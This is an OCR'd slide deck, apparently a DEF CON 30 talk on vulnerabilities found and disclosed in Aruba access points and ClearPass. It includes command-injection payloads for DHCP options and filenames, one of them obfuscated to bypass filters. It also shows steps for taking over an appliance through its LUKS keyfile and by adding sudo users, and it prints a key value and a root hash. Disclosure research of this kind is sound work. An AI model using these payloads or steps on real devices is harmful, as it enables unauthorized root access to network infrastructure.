
Hunting Bugs In The Tropics
Daniel Jensen
Defcon 30

About Me

Live in Auckland, New Zealand


Senior Security Consultant in STA at CyberCX

Found some bugs while living in the tropics

CyberCX

@dozernz


Noord
Paradera
Aruba
Savaneta
San Nicolas


Haiti
Dominican Republic
Punta Cana
British Virgin Islands
San Juan
Puerto Rico
Antigua and Barbuda
Montserrat
Dominica
St Lucia
Barbados
Grenada
Curaçao
Caracas
Trinidad and Tobago
Bucaramanga
Venezuela

Hewlett Packard
Enterprise

aruba

a Hewlett Packard
Enterprise company

Background

Vulnerabilities submitted to Aruba's Bug Bounty program

Disclosed in Aruba Security Advisories > 60 days ago

Only a small subset of the bugs I've found in Aruba products (> 200)

Aruba allows disclosure 60 days after public advisory (thanks!)

Target Details

AP / IAP (I = Instant, doesn’t require controller)

- Enterprise Wifi AP

ClearPass


- Policy Manager / Network Access Control

Airwave Management Platform (AMP)

- Network management, control infrastructure like switches, APs

Airwave Glass

- “Single Pane of Glass” for network monitoring. Can pull from AMPs or collect directly


AIRWAVE
GLASS
AIRWAVE
NETWORK
MANAGEMENT
AIRWAVE
NETWORK
MANAGEMENT
CLEARPASS
ACCESS
MANAGEMENT
MOBILITY
CONTROLLERS
ACCESS POINTS


AP / IAP - Target 1

Least research effort

Focused post-auth

One pre-authentication not yet fully patched

Few bug collisions with:
https://alephsecurity.com/2021/07/15/aruba-instant/



AP / IAP Tech stack (8.9.0 on IAP315)

Runs an operating system called ArubaOS, Linux kernel

ARM (300, 500 series) | MIPS (100 series)

U-Boot (APBoot)

ArubaOS images signed (x509 CA), validated on boot by the bootloader

NAND and NOR flash, ~500mB memory

Per-device x509 certificate burned in at factory, TPM (Atmel)

SSH/Telnet Subshell (Instant)

Web Server (Instant)

PAPI

Central

AP / IAP Image Extract

Can extract root file system using binwalk, two rounds LZMA and CPIO

```
$ binwalk -M -e ArubaInstant_Ursa_8.7.0.0_75915
$ ls _ArubaInstant_Ursa_8.7.0.0_75915.extracted/_*/_*/cpio-root/
aruba  bin  debug  dev  etc  lib  mnt  proc  sbin  sys  tmp  usr  var

$ file aruba/bin/msgHandler
aruba/bin/msgHandler: ELF 32-bit LSB executable, ARM, EABI5 version 1
(SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```

Some GPL source: https://github.com/shalzz/aruba-ap-310

Research Access

Find and use exploit to get runtime shell access


- Will revisit later!

Cross-compile statically linked binaries

BYO debug environment

- buildroot can generate gdbserver, busybox, tcpdump etc…

Buildroot



Cross compile for numerous architectures

Runs on x64 Linux

Can also compile Kernel and Bootloader


Build a full Linux suite of binary tools

Can compile statically

Build Options -> Libraries -> (Static|Shared) Only)

Cross compile gdbserver, can debug on target

Menuconfig Interface


Target packages
Arrow keys navigate the menu. <Enter> selects submenus ---> (or
empty submenus ----). Highlighted letters are hotkeys. Pressing <Y>
selects a feature, while <N> excludes a feature. Press <Esc><Esc> to
exit, <?> for Help, </> for Search. Legend: [*] feature is selected
-*- BusyBox
(package/busybox/busybox.config) BusyBox configuration file to u
() Additional BusyBox configuration fragment files
[*] Show packages that are also provided by busybox
*** Busybox individual binaries need a toolchain w/ dynami
[ ] Install the watchdog daemon startup script
Audio and video applications --->
Compressors and decompressors --->
Debugging, profiling and benchmark --->
Development tools --->
Filesystem and flash utilities --->

```
/tmp/s # ./tcpdump -ni any -X  | head
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 2
12:33:21.286050 br0   Out IP 192.168.1.188.22 > 192.168.1.50.63894: Flags [
k 3800942613, win 663, length 96
        0x0000:  4510 0088 7e99 4000 4006 3788 c0a8 01bc  E...~.@.@.7.....
        0x0010:  c0a8 0132 0016 f996 79b7 af2c e28d c815  ...2....y..,....
        0x0020:  5018 0297 855b 0000 bda0 fc2c 8c24 d578  P....[.....,.$.x
        0x0030:  a06d 3599 97c0 e7ff 4835 0c90 de54 13b3  .m5.....H5...T..
        0x0040:  fc32 fc41 d26e 3819 b27b 6875 0eee b39b  .2.A.n8..{hu....
        0x0050:  aec8 2642 e9da 7938 e688 980a 348f 4ca2  ..&B..y8....4.L.
        0x0060:  9dc5 f631 2e84 979e 8830 41d6 2ecf 80cf  ...1.....0A.....
        0x0070:  c9eb f3d3 2a19 cd13 0631 be21 591b 8872  ....*....1.!Y..r
        0x0080:  6343 c882 5856 5302                      cC..XVS.
```

./gdbserver --attach <ip>:<port> <pid>

```
/tmp/s # ps -ef | grep telem
 6850 root       2548 S    /aruba/bin/telemetryd
22275 root        640 S < grep telem
/tmp/s # ./gdbserver --attach :9001 6850
Attached; pid = 6850
Listening on port 9001
Remote debugging from host 192.168.1.50, port 1776
```

```
$ gdb-multiarch
(gdb) set follow-fork-mode child
(gdb) target remote 192.168.1.188:9001
Remote debugging using 192.168.1.188:9001
Reading /aruba/bin/telemetryd from remote target...
<..>
Reading /lib/libuclibc_patch_lib.so from remote target...
Reading /lib/libdispatcher.so from remote target...
<...>
Reading /lib/ld-uClibc.so.0 from remote target...
0x40199ca8 in select () from target:/lib/libc.so.0
(gdb) bt
#0  0x40199ca8 in select () from target:/lib/libc.so.0
#1  0x402587a0 in SelectionSelectTimeout () from
target:/lib/libdispatcher.so
#2  0x4025760c in DispProcess () from target:/lib/libdispatcher.so
#3  0x0000bf00 in ?? ()
```

DHCP Command Injection - CVE-2020-24636

IAPs attempt to discover Airwave server via DNS

Straightforward command injection

Vulnerable parameter in DHCP option 15

Domain name suffix

Requires handing out DHCP lease to exploit

Newly reset or misconfigured AP

Reading docs illuminates attack surface!

Enabling DNS-Based Discovery of the Provisioning AMP Server

Instant APs can now automatically discover the provisioning AMP server if the DHCP option 43 and Activate cannot perform ZTP and transfer the AirWave configuration to the Instant AP.

When a domain option **xxx** is included in the DHCP configuration, the Instant AP will search the DNS server records for **aruba-airwave.xxx**. When there is no domain option, the Instant AP will search only the server records for **aruba-airwave**.

NOTE

To enable Instant APs to automatically discover the AMP server, create a DNS record for **aruba-airwave.xxx** or **aruba-airwave** in the DNS server. To use this feature on the AirWave side, enable certificate-based login. For information on how to enable certificate-based login, see PSK-Based and Certificate-Based Authentication.

```
dhcp-option=15,test`whoami`b.local
```

```
IP 192.168.1.203.52831 > 192.168.1.1.53:
4+ A? aruba-airwave.testrootb.local.
```

Command In~~jection~~ception - CVE-????-????

Authenticated CLI subshell file write into `/etc/httpd/custom/image` via TFTP

A few restrictions on filename characters (no /, no space, length restriction).

CLI command `show amp-audit` will get the name of the file in this directory

Unsafely pass it to md5sum in a system() call

```
if (*(char *)(DAT_0053fc00 + 0x120be62) != '\0') {
  snprintf(local_298,0x80,"%s/%s","/etc/httpd/custom/image",DAT_0053fc00 + 0x120be62);
}
sprintf(acStack1944,"md5sum %s %s %s %s %s %s %s %s %s %s %s %s > %s 2>/dev/null",
        "/aruba/radius/certs/1xcert.pem","/aruba/radius/certs/ca.pem","/aruba/conf/cpcert.pe...
        ,
        local_298,"/aruba/radius/certs/radseccert.pem","/aruba/radius/certs/radsecca.pem",
        "/aruba/conf/uicert.pem","/aruba/radius/certs/datatunnelcert.pem",
        "/aruba/radius/certs/datatunnelca.pem","/aruba/conf/CUST_CA/awc_custom_ca.pem",
        "/aruba/conf/clearpass_ca.pem","/tmp/cert.md5");
system(acStack1944);
```

```
`sh$IFS${A=$HOME}e*$A*$A*$A*$A*sh*`
```

`sh$IFS${A=$HOME}e*$A*$A*$A*$A*sh*`

Backticks for command injection

First sh starts a /bin/sh followed by a script path

$IFS instead of a space (blocked)

$HOME is / on this platform

e is the first letter of the files location path (/**e**tc/httpd/custom/image)

$A* repeats to traverse into the target file's directory

sh matches the initial `sh in the filename, then wildcard matches the rest

`sh /e*/*/*/*/*sh*`

=>

`sh /etc/httpd/custom/image/`shIFS{A=$HOME}e*$A*$A*$A*$A*sh*``

```
$ ls
'`sh$IFS${A=${HOME:0:1}}t*$A*y$A*$A*sh*`'
$ cat *
id
$ cat `sh$IFS${A=${HOME:0:1}}t*$A*y$A*$A*sh*`
cat: 'uid=1000(user)': No such file or directory
cat: 'gid=1000(user)': No such file or directory
cat:
'groups=1000(user),20(dialout),24(cdrom),25(floppy),27(su
do),29(audio),30(dip),44(video),46(plugdev),109(netdev),1
18(bluetooth),120(wireshark),133(scanner),141(kaboxer),14
6(docker)': No such file or directory
```

Another command injection vulnerability

Again, file creation with user controlled name

Again, file name used in `system()` call

CLI prevented file creation when filename contained any injection metacharacter, except

- `$(` was allowed - but not if followed by a closing `)`
- `DATA ) $( DATA` was allowed

Define `)` as a variable then use the variable:

```
$ touch "aa${VARA=)}bb\$(id${VARA}b"
$ ls
'aa)bb$(id)b'
```

ClearPass Policy Manager - Target 2

Policy Manager / Network Access Control

Web applications (mostly Java and PHP)

TACACS, RADIUS server

802.1X (Authentication Server)

EAP-*

Binary Agents on user hosts

Physical Hardware or Virtual Appliance

Dashboard

Alerts
Latest Alerts

All Requests
Trend all Policy Manager requests

Applications
Launch other ClearPass Applications

Authentication Status
Trend Successful and Failed authentications

Cluster Status
Monitor the status of the entire cluster

Device Category
Device Categories

Device Family
Device Family

Endpoint Profiler Summary
Endpoint profiling details

Failed Authentications
Track the latest failed authentications

Health Status
Trend Healthy and Unhealthy requests

Latest Authentications
Latest Authentications

License Usage
License Usage

MDM Discovery Summary

Last successful login from [redacted] on Jul 18, 2022 11:26:48 NZST

No failed attempts since last successful login

←

3x2

Applications

Insight

Advanced Analytics, In-depth Reporting, Compliance & Regulation


Guest

Guest Management

Onboard

Mobile Devices Provisioning


All Requests



Failed Authentications

User	Service Name	Timestamp
asdf1234		2022/07/18 11:47:58
asdf1234		2022/07/18 11:41:16
		2022/07/16 13:06:30
		2022/07/12 13:06:46
		2022/07/12 13:06:46

System CPU Utilization



Endpoint Profiler Summary

Tech Overview (6.10)

Linux - Centos 7

Apache HTTPD 2.4

Tomcat 8

PHP Guest management app

Microservices (Python, Golang) listening on localhost, proxy via Apache

Disk can be encrypted at install time via LUKS

Hardcoded root password xpertscan (locked and `nologin`)

GRUB2 has password set, randomly generated

Runtime Access

ClearPass restricts console and SSH to a subshell

Boot appliance from a live CD image (gparted)

Decrypt disk if needed

Add a new user to `/etc/passwd`,`/etc/shadow`, `/etc/sudoers`

Change new user shell to `bash`

```
# cd /mnt/
# mkdir boot
# mount /dev/sda1 boot
# mkdir /tmp/initramfs
# cd /tmp/initramfs/
# zcat /mnt/boot/initramfs-4.18.0-147.0.3.el7.x86_64.img | cpio -id
--no-absolute-filenames
86095 blocks
# cat root/.luks_keyfile
Cc1tlbtZnVNk9uJjE/niEf59Vo8WUDuzsu3JH+Pk7Jo=
# cryptsetup luksOpen /dev/sdb1 mainDisk < root/.luks_keyfile
# cd /mnt/
# mkdir sdb
# mount /dev/mapper/mainDisk sdb/
# head -n2 sdb/etc/os-release
NAME="Aruba ClearPass Platform"
VERSION="6.10.0.180076"
# head -n1 sdb/etc/shadow
root:$1$o5AHJiwn$3V/MB6o1bNStoPzKbItR80::0:99999:7:::
```


Attack surface

HTTPD

PROXY

TacacsServer

AgentController



*Some exclusions

Attack surface

/etc/httpd/conf.d/*

```
[conf.d]# ls
00-favicon.conf
00-host-check.conf
00-url-check.conf
01-cppm_saml_redirect.conf
activitydumpservice.conf
agent.conf
apache_async_netd.conf
apache_battery.conf
apache_insight.conf
apache-networkservices.conf
clearpass-guest-apigility.conf
clearpass-guest-app.conf
clearpass-guest-core.conf
clearpass-guest-extension-instances.conf
clearpass-guest-mdps-ie8-pragma.conf
cppm-access-control.conf
cppm-certs.conf
error.conf
forward_proxy.conf
graphite-vhost.conf
mod_jk.conf
mod_wstunnel.conf
optik-enabled-check.conf
php.conf
platform-store.conf
quick1x.conf
tips_api.conf
tips.conf
zz-tips-redirect-all.conf
zzz-redirect-all.conf
```

```
tips_api.conf:RewriteRule ^/tipsapi    - [L]

zzz-redirect-all.conf:RewriteRule ^(.*)$
https://%{HTTP_HOST}/tips/welcome.action  [R]

apache_battery.conf:RewriteRule ^/battery/dump.*
http://localhost:6601%{REQUEST_URI}?%{QUERY_STRING} [P]

tips_api.conf:JkMount /tipsapi/servlet/* frontendtomcat

clearpass-guest-core.conf:Alias /guest
"/opt/amigopod/www/"

apache_insight.conf:RewriteRule ^/insight*
http://localhost:7770%{REQUEST_URI}?%{QUERY_STRING} [P]
```

```
└── backend
    ├── webapps
    │   ├── activitydumpservice
    │   ├── networkservices
    │   ├── ROOT
    │   └── syslogclientservice
```

```
└── frontend
    ├── webapps
    │   ├── agent
    │   ├── ROOT
    │   ├── tips
    │   └── tipsapi
```

web.xml

```
<servlet>
      <servlet-name>downloads</servlet-name>
      <display-name>Common Download Servlet</display-name>
<servlet-class>com.avenda.tips.utils.servlet.CommonDownloadServlet
</servlet-class>
    </servlet>
    <servlet-mapping>
      <servlet-name>downloads</servlet-name>
      <url-pattern>/downloads/*</url-pattern>
    </servlet-mapping>
```

struts.xml

```
     <action name="tipsServerCertUploadCert"
class="com.avenda.tips.admin.function.upload.ServerCertUploadCertAction">
      ..
```

dwr.xml

```
<create creator="new"
javascript="serviceTemplat
e">
<param name="class"
value="com.avenda.tips.adm
in.client.web.serviceTempl
ate.ServiceTemplateOperati
ons"/> </create>
```

ServiceTemplateOperations.java

```
public CPPMServiceTemplateConfiguration
getServiceConfiguration(final Integer id)
```

Request Body

```
callCount=1
nextReverseAjaxIndex=0
c0-scriptName=serviceTemplate
c0-methodName=getServiceConfiguration
c0-id=0
c0-param0=number:1
batchId=0
instanceId=0
page=%2Ftips%2FdwrS%2Ftest%2FserviceTemp
late
scriptSessionId=<CSRF>
```

Enable debug yourself

```
<init-param>
<param-name>debug</param-name>
<param-value>true</param-value>
</init-param>
```

Methods For: serviceTemplate (NewCreator for com.avenda.tips.admin.client.web.serviceTemplate.ServiceTemplateOperations)

To use this class in your javascript you will need the following script includes:

```
<script type='text/javascript' src='/tips/dwrS/engine.js'></script>
<script type='text/javascript' src='/tips/dwrS/interface/serviceTemplate.js'></script>
```

In addition there is an optional utility script:

```
<script type='text/javascript' src='/tips/dwrS/util.js'></script>
```

Replies from DWR are shown with a yellow background if they are simple or in an alert box otherwise.
The inputs are evaluated as Javascript so strings must be quoted before execution.

- listRolesMap( ); Execute
- getVendorsList( ); Execute
- getSSOSupportedApplications( ); Execute
- getRadSecCerts( ); Execute
- getNetbiosName("" , ""); Execute

(Warning: overloaded methods are not recommended. See below)

- getNetbiosName(""); Execute

(Warning: overloaded methods are not recommended. See below)

- getWebLoginPortals( ); Execute
- saveService(0 , {} , true); Execute
- getTemplateConfigs(0); Execute
- getServiceConfiguration(1); Execute
- getTemplateCategories( ); Execute
- getTemplatesByCategory(""); Execute

Static and Dynamic Java Analysis

Decompile

- Procyon for line mapping

```
~/procyon-decompiler-1.0-SNAPSHOT.jar --suppress-banner -sl
```

- CFR/Fernflower where Procyon fails

Tomcat Startup Script

```
CATALINA_OPTS="$CATALINA_OPTS
-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=8000"
```

Intellij IDEA Debugger

Configuration Logs

Debugger mode: Attach to remote JVM

Transport: Socket

Host: 192.168.200.81 Port: 8000

